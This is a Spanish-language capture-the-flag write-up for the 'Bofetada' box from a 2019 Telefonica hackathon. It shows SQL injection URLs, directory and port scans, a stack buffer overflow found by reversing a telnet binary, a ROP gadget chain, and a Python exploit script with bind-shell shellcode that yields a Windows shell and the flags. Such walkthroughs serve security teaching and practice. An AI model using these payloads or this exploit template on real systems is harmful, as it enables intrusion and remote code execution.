

HACKATON TELEFONICA 2019

Box - Bofetada

@s1kr10s

Lo primero que encontramos es un servicio web en el puerto 80, donde tenemos un menú de Servicios, Clientes, Intranet y Contactos.

El aspecto de la web es la siguiente:



Aquí podemos encontrar muchos falsos positivos para explotar la maquina, como supuestos RCE o SQL Injection que de este podríamos obtener algo de información la cual no quiere decir que es el único camino.

Como descartamos el RCE de la funcionalidad ping u otra vulnerabilidad veremos que obtenemos con el supuesto SQL Injection.

Primer Payload:

<http://10.100.11.14/info.php?ip=192.168.21.192' union select 1,2,3&d=HAKA\Mortega>

[Inicio](#) [Servicios](#) [Clientes](#) [Intranet](#) [Contacto](#)

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /home/Dev2019/public_html/info.php on line 53

1
2
3
(Error systaxin in admin)

Información	
IP	192.168.21.192uislct123
DOMINIO	HAKA\Mortega

Con este payload obtenemos algo interesante que no es común **admin**. Utilizaremos esto como nombre de tabla.

Segundo Payload: (columna **usuario** tabla **admin**)

<http://10.100.11.14/info.php?ip=192.168.21.192' union select usuario,2,3 from admin&d=HAKA\Mortega>

[Inicio](#) [Servicios](#) [Clientes](#) [Intranet](#) [Contacto](#)

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /home/Dev2019/public_html/info.php on line 53

Pato_Carlos
2
3

Información	
IP	192.168.21.192uislctusui23fmimi
DOMINIO	HAKA\Mortega

Tercer Payload: (columna **clave** tabla **admin**)

<http://10.100.11.14/info.php?ip=192.168.21.192' union select clave,2,3 from admin&d=HAKA\Mortega>



Con lo anterior obtenemos el usuario **Pato_Carlos** y el hash **fe008700f25cb28940ca8ed91b23b354** y al crackearlo tenemos:

U: **Pato_Carlos**
P: **1234567a**

Ya que tenemos las credenciales, estas las probamos en intranet donde nos conectamos sin problemas pero no se llega a ningún lado, así que seguiremos enumerando.

Utilizaremos lo siguiente:


















```
python3 dirsearch.py -u http://10.100.11.14/ -e php,html,txt -t 100 -x 403,301,503
```

```
Target: http://10.100.11.14/

[19:34:03] Starting:
[19:34:05] 200 - 1KB - /admin%20/
[19:34:05] 200 - 1KB - /admin/
[19:34:05] 200 - 1KB - /admin/?/login
[19:34:06] 200 - 18KB - /.DS_Store
[19:34:07] 200 - 1000B - /Administrator/
[19:34:07] 200 - 1000B - /administrator/
[19:34:08] 401 - 45B - /backup/
[19:34:09] 200 - 1KB - /dev/
[19:34:11] 200 - 2KB - /INDEX.PHP
[19:34:11] 200 - 2KB - /index.PHP
[19:34:11] 200 - 2KB - /index.php/login/
[19:34:11] 200 - 2KB - /info.php
[19:34:13] 200 - 2KB - /index.php
[19:34:14] 200 - 7KB - /readme.html
[19:34:14] 200 - 7KB - /README.html
[19:34:14] 200 - 213B - /shell.php
[19:34:16] 200 - 0B - /wp-content/
[19:34:17] 200 - 0B - /xmlrpc.php
```

Ingresamos al directorio admin donde nos encontramos con mailing y una lista de archivo.

Index of /admin/mailing

Name	Last modified	Size	Description
 Parent Directory		-	
 message1.txt	2019-07-12 02:27	135	
 message2.txt	2019-07-12 02:27	135	
 message3.txt	2019-07-12 02:27	135	
 message4.txt	2019-07-12 02:27	135	
 message5.txt	2019-07-12 02:27	135	
 message6.txt	2019-07-12 02:27	135	
 message7.txt	2019-07-12 02:27	135	
 message8.txt	2019-07-12 02:27	135	
 message9.txt	2019-07-12 02:27	135	
 message10.txt	2019-07-12 02:36	226	
 message11.txt	2019-07-12 02:27	135	
 message12.txt	2019-07-12 02:27	135	
 message13.txt	2019-07-12 02:27	135	
 message14.txt	2019-07-12 02:27	135	
 message15.txt	2019-07-12 02:27	135	
 message16.txt	2019-07-12 02:27	135	

Ahora el paso sera revisar los archivo. Pero si nos damos cuenta solo un archivo tiene un peso distinto.

Contenido de archivo de 135 kb

```
Estimado Slap,  
  
El servicio tcp que corren en un puerto alto no esta activo, necesito que se soluciones lo antes posible.  
  
Saludos.
```

Contenido de archivo de 226 kb

```
Sr Loco,  
  
Para que el servicio quede operativo debe conectarse al panel con las siguientes credenciales,  
Que tenga suerte.  
  
User: Pato_Carlos  
Pass: fe008700f25cb28940ca8ed91b23b354  
Rango Port: 65400 - 65535  
  
Saludos.
```

En el archivo de 226 kb nos enotramos con un mensaje que el administrador de los sistema le envia al usuario Loco, enviando unas credenciales las cuales son las mismas encontradas con el SQL Injection. Ahora lo interesante es que menciona un rango de puertos.

Para esto lanzaremos un nmap agresivo y a todo el rango tcp.

```
nmap -vv 10.100.11.14 -p- -T5
```

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
443/tcp	open	https	syn-ack
445/tcp	open	microsoft-ds	syn-ack
2000/tcp	open	cisco-sccp	syn-ack
5040/tcp	open	unknown	syn-ack
5060/tcp	open	sip	syn-ack
23434/tcp	filtered	unknown	no-response
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49667/tcp	open	unknown	syn-ack
49668/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49670/tcp	open	unknown	syn-ack
50247/tcp	filtered	unknown	no-response
65534/tcp	open	unknown	syn-ack

Lo interesante aquí es un puerto que esta entre el rango 65400-65535 que es 65534 y vemos que nos retorna ese puerto utilizando una conexión socket con netcat.




```
nc -vv 10.100.11.14 65534
```

```
-----  
Bienvenido to Telnet  
GoodTech v5.0  
-----  
[ACCESO RESTRINGIDO]  
  
Login username: admin  
Login password: hackerman  
  
Ups!
```

Esto es un servicio telnet el cual es interesante. Seguiremos enumerando pero es un camino interesante.

Ahora listamos el directorio dev <http://10.100.11.14/dev/> donde tenemos 2 archivo pero el que nos interesa es **api.dll** ya que el otro es nativo de un windows, así que lo descargamos.

Index of /dev

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 api.dll	2019-04-17 17:24	931K	
 users32.dll	2006-04-27 15:30	56K	

Después listamos el directorio backup <http://10.100.11.14/backup> aquí utilizamos las credenciales encontradas por uno de los 2 caminos posibles.

Acceder

<http://10.100.11.14>

Tu conexión con este sitio no es privada

Nombre de usuario

Contraseña

A aquí dentro tenemos mas archivos interesantes donde tenemos un **source.cpp** y un **telnet.exe** así que también los descargamos para analizarlos por si hay algun bof de bofetada.

Bienvenido (Pato_Carlos)

Lista de archivos respaldos:

File: [_DS_Store](#)

File: [index.php](#)

File: [Projecto2019](#)

File: [Readme.txt](#)

File: [Telnet-source.cpp](#)

Dir: [Telnet v5-bak.exe](#)


Por ultimo revisamos en **Readme.txt** si tiene algo de informacion sobre este binario y nos encontramos con el primer flag.

<http://10.100.11.14/backup/Readme.txt>

OGT{c585682301ca9618fa9e7aac073993eb}

Proceso analisis

Ahora entramos en el proceso de analisis sobre el binario que corre como servicio en el puerto 65534.



Binarios

Lo primero que vemos es que carga una dll llamada api.dll la que no es utilizada solo la vamos a ocupar para obtener unos gadget.

```
mov     dword ptr [esp], offset LibFileName ; "api.dll"
mov     eax, ds:LoadLibraryA(x)
call    eax ; LoadLibraryA(x)
```

Llamada a dll

Mas abajo encontraremos una funcion servicios() y el ConnectionHandler() seguido de Authenticate(), donde ahí valida el username = "admin" y el password = "exploitingCL".

Despues se agrega un strstr() que solo buscara si existe una palabra "exploitingCL" en un string que seraia el password.

```
mov     eax, [ebp+username]
mov     [esp+4], eax
mov     dword ptr [esp], offset __format ; "\t[-] Username: %s"
call    printf(char const*,...)
mov     eax, [ebp+password]
mov     [esp+4], eax
mov     dword ptr [esp], offset aPasswordS ; "\t[-] Password: %s"
call    printf(char const*,...)
mov     dword ptr [esp+4], offset aAdmin ; "admin"
mov     eax, [ebp+username]
mov     [esp], eax ; char *
call    _strstr
mov     [ebp+hashu], eax
mov     dword ptr [esp+4], offset aExploitingcl ; "exploitingCL"
mov     eax, [ebp+password]
mov     [esp], eax ; char *
call    _strstr
mov     [ebp+hashp], eax
cmp     [ebp+hashu], 0
```

Strings a comparar

Si lo anterior se cumple la data pasada en password se copia a un nuevo puntero buffer allocado en el heap, que es enviado como argumento a la funcion Validador().

```
mov     dword ptr [esp+8], 0BB8h ; size_t
mov     eax, [ebp+password]
mov     [esp+4], eax ; char *
mov     eax, [ebp+buf]
mov     [esp], eax ; char *
call    _strncpy
mov     eax, [ebp+buf]
mov     [esp], eax ; data
call    Validador(char *)
```

Copia a Buffer

Ya dentro de validador() podemos observar la vulnerabilidad.

Donde esta?

```
push    ebp
mov     ebp, esp
sub     esp, 9E8h
mov     dword ptr [esp+8], 578h ; size_t
mov     eax, [ebp+data]
mov     [esp+4], eax ; char *
lea     eax, [ebp+syst3m]
mov     [esp], eax ; char *
call    _strncpy
mov     dword ptr [esp+8], 0B54h ; size_t
mov     eax, [ebp+data]
mov     [esp+4], eax ; char *
lea     eax, [ebp+databuf]
mov     [esp], eax ; char *
call    _strncpy
leave
retn
```

Validador()

Lo que ocurre aquí es que “databuf” tiene un tamaño de 1000 y estamos copiando en el 2900 bytes de manera que desbordamos ese buffer tomando el control del retorno.

Prueba de concepto

Realizamos una conexión e inyectamos el byte tipico mas usado que es "A".

[illegible]

Conexión

Despues podemos observar nuestra data en “esp+4” que fue enviada mediante el input password. Donde

00401526 5B pop ebx
 00401527 5D pop ebp
 00401528 C3 ret
 00401529 55 push ebp
 0040152A 89 E5 mov ebp,esp
 0040152C 81 EC E8 09 00 00 sub esp,9E8
 00401532 C7 44 24 08 78 05 0 mov dword ptr ss:[esp+8],578
 0040153A 8B 45 08 mov eax,dword ptr ss:[ebp+8]
 0040153D 89 44 24 04 mov dword ptr ss:[esp+4],eax
 00401541 8D 85 1C FA FF FF lea eax,dword ptr ss:[ebp-5E4]
 00401547 89 04 24 mov dword ptr ss:[esp],eax
 0040154A E8 49 8A 01 00 call <telnet.strncpy>
 0040154F C7 44 24 08 54 0B 0 mov dword ptr ss:[esp+8],854
 00401557 8B 45 08 mov eax,dword ptr ss:[ebp+8]
 0040155A 89 44 24 04 mov dword ptr ss:[esp+4],eax
 0040155E 8D 85 34 F6 FF FF lea eax,dword ptr ss:[ebp-9CC]
 00401564 89 04 24 mov dword ptr ss:[esp],eax
 00401567 E8 2C 8A 01 00 call <telnet.strncpy>
 0040156C C9 leave
 0040156D C3 ret

00401567
 0040156C
 0040156D

Ocultar FPU

EAX 025DF35C
 EBX 00000004
 ECX 00000000
 EDX 000A4141
 EBP 025DFD28
 ESP 025DF340
 ESI 00489228 telnet.00489228
 EDI 025DF664

EIP 00401567 telnet.00401567

EFLAGS 00000246
 ZF 1 PF 1 AF 0
 OF 0 SF 0 DF 0
 CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)

GS 002B FS 0053

Por defecto (stdcall)

1: [esp] 025DF35C
 2: [esp+4] 000354A8
 3: [esp+8] 00000854
 4: [esp+C] 00000000
 5: [esp+10] 00000000

dword ptr [esp+4]=[025DF344]=000354A8
 eax=025DF35C

.text:0040155A telnet.exe:\$155A #BSA

Volcado 1 Volcado 2 Volcado 3 Volcado 4 Volcado 5 Monitorizar 1 [x]=Locals

Dirección	Hex	ASCII															
000354A8	65	78	70	6C	6F	69	74	69	6E	67	43	4C	41	41	41	41	exploitingCLAAAA
000354B8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000354C8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000354D8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000354E8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000354F8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035508	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035518	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035528	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035538	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035548	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035558	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035568	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035578	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035588	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00035598	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000355A8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000355B8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000355C8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000355D8	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000355E8	41																

Debug data

Seguimos avanzando hasta llegar al “ret” podemos ver como ya fue pisado con los valores 0x61 = “a”, de igual manera la pila esta completamente desbordada.

```
EAX 0238F35C
EBX 000000A4 'a'
ECX 00000000
EDX 61616161
EBP 61616161
ESP 0238FD30
ESI 00489228 telnet.00489228
EDI 0238FF64
EIP 61616161
```

Control de retorno

Creando el Exploit



Contenido para el exploit:

- Crear Pattern en python, metasploit, etc
- Importar socket, struct, time
- Conexión socket tcp “SOCK_STREAM”
- Shellcode “use payload/windows/shell_bind_tcp” filtrando los null 0x00

Usando un pattern podemos calcular que para llegar a tomar el control del retorno necesitamos 2500 bytes, luego la direccion que necesitamos para llegar a nuestra shellcode.

Esta direccion que necesitamos seria un jmp, call, etc esp. Pero solo encontramos gadget con ASLR, asi que el paso que realizaremos sera ver las protecciones.

Verificamos la proteccion del binario y dll para obtener direcciones validas y no toparse con ASLR. Ahora ya sabemos el uso de la librería api.dll.

Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path
 71400000	api.dll	000F0000	No	No	No	No	C:\Users\User\Desktop
 00400000	telnet.exe	001ED000	No	No	No	No	C:\Users\User\Desktop

Protección

Entonces podremos utilizar la librería api.dll para obtener nuestros gadget validos para llegar a nuestra shellcode.

Primero reanalizamos la *.dll para tener nuestro asm y sea mas legible.

```
api_api:
push    ebp
mov     ebp, esp
mov     ds:734F31h, ecx
push    ecx
mov     ds:726B3173h, eax
push    eax
pop     ebx
mov     ecx, esp
retn

;
add     esi, 14h
retn

;
jmp     esi

;
add     large ds:1337h, ebx
mov     bl, al
add     large ds:10h, esp
mov     esi, ecx
retn

;
pop     ebp
retn
```

gadget

Cual seria nuestro minirop para obtener el salto que necesitamos. Como debemos saltar a esp pero no lo tenemos (api.dll lo entrega en bandeja), podemos ver los siguientes gadget.

Minirop = "mov ecx, esp" # Pasamos el puntero de pila r32[esp] a r32[ecx]
 Minirop += "mov esi, ecx" # Movemos r32[ecx] a r32[esi] para incrementar la dirección.
 Minirop += "add esi, 14h" # Incrementamos r32[esi] en 20 bytes sobre el stack
 Minirop += "jmp esi" # Saltamos a r32[esi] que seria lo mismo que r32[esp]

Aquí ya podemos ver como quedan las direcciones en el stack cuando tomamos el control del ret.

023BFD2C	71401461	api.71401461
023BFD30	71401478	api.71401478
023BFD34	71401464	api.71401464
023BFD38	71401468	api.71401468

Gadget en stack

Exploit Final

```
import socket
from struct import pack as p
from time import sleep

host = '192.168.X.X'
port = 65534

shellcode = '\x90' * 10
shellcode += "\xdb\xc3\b8\x7e\xd6\x91\x73\xd9\x74\x24\xf4\x5a\x33"
shellcode += "\xc9\xb1\x53\x31\x42\x17\x03\x42\x17\x83\xbc\xd2\x73"
shellcode += //Aquí va mas de la shellcode...
shellcode += '\x90' * 10

username = 'admin'
password = 'exploitingCL' + 'a' * 2500
password += p('<',0x71401461)      # mov ecx,esp/ret
password += p('<',0x71401478)      # mov esi,ecx/ret
password += p('<',0x71401464)      # add esi,14h/ret
password += p('<',0x71401468)      # jmp esi

try:
    print "\n Generando conexion a Telnet...\n"
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))

    print " [+] Enviando Username..."
    sleep(3)
    print " [-] Username Size: {}".format(len(username))
    client.send(username)

    print " [+] Enviando Password..."
    sleep(3)
    print " [-] Password Size: {}".format(len(password))
    client.send(password + shellcode)
    client.close()
except:
    print " [:/] Conexion fallida"
```

Lanzando el exploit contra el objetivo tendremos un puerto a la escucha en el 1337 o una reverseshell, meterpreter, etc. A gusto del hacker.

```
0verflow@h4k:~/Desktop » nc -vv 192.168.70.200 1337
found 0 associations
found 1 connections:
  1: flags=82<CONNECTED,PREFERRED>
      outif en0
      src 192.168.70.174 port 54753
      dst 192.168.70.200 port 1337
      rank info not available
      TCP aux info available

Connection to 192.168.70.200 port 1337 [tcp/menandmice-dns] succeeded!
Microsoft Windows [Versi3n 10.0.18362.30]
(c) 2019 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

Ya dentro nos dirigimos al escritorio del usuario y obtenemos el segundo flag en el archivo user.txt

```
C:\Users\B0fetada\Desktop>type user.txt
type user.txt
OGT{5fd01af717260c8d14817ead6db27bfe}
```

OGT{5fd01af717260c8d14817ead6db27bfe}

Luego nos dirigimos a “C:\Users\B0fetada\AppData\Local” donde encontramos un archivo oculto llamado root.bak.txt, donde su contenido es el tercer flag.

```
C:\Users\B0fetada\AppData\Local>type root.bak.txt
type root.bak.txt
OGT{8076c8cdfec0954c75b841b1119040df}
```

OGT{8076c8cdfec0954c75b841b1119040df}

Ahora para el ultimo flag nos enfocamos en el siguiente directorio "C:\Users\B0fetada\AppData\Local\EmulaTrol" donde encontramos un directorio "Generador_pass" y un archivo "Emulador.zip" que es donde se encuentra el cuarto flag pero el problema es que necesita una password para descomprimir.

```
C:\Users\B0fetada\AppData\Local\EmulaTrol>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 94AC-0B69

Directorio de C:\Users\B0fetada\AppData\Local\EmulaTrol

12-07-2019  05:50  <DIR>          .
12-07-2019  05:50  <DIR>          ..
12-07-2019  05:50                4.755 Emulador.zip
12-07-2019  02:24  <DIR>          Generador_pass
```

Así que vamos a "Generador_pass" y obtenemos el archivo "generador.exe" reversiamos un poco.


Nos encontramos con un archivo MIPS y no un ELF.

```
MS-DOS COM-file [dos.ldw]
ELF for MIPS (Shared object) [elf.ldw]
Binary file
```

Binario generador


Aquí encontramos una pequeña trampa la cual hay que entrar a las siguientes funciones para llegar a lo que necesitamos.

Entramos a la funcion "bal Call_" ----> "bal _atoi_" dentro de este atoi() falso, llegamos a las siguientes condiciones. Donde facilmente vemos los byte de la password que se van comparando.




Condiciones password

Aquí ya vemos los byte que se comparan (0x39,0x3E,0x69...) solo debemos transformar los byte a ascii



Como resultado tendremos la siguiente password “9>i>i;)2019-f4gz1p” con un byte menos y con esto deciframos el zip.



OGT{8cc70137849c0f788f55ddaf4f80ff7a}

Game Over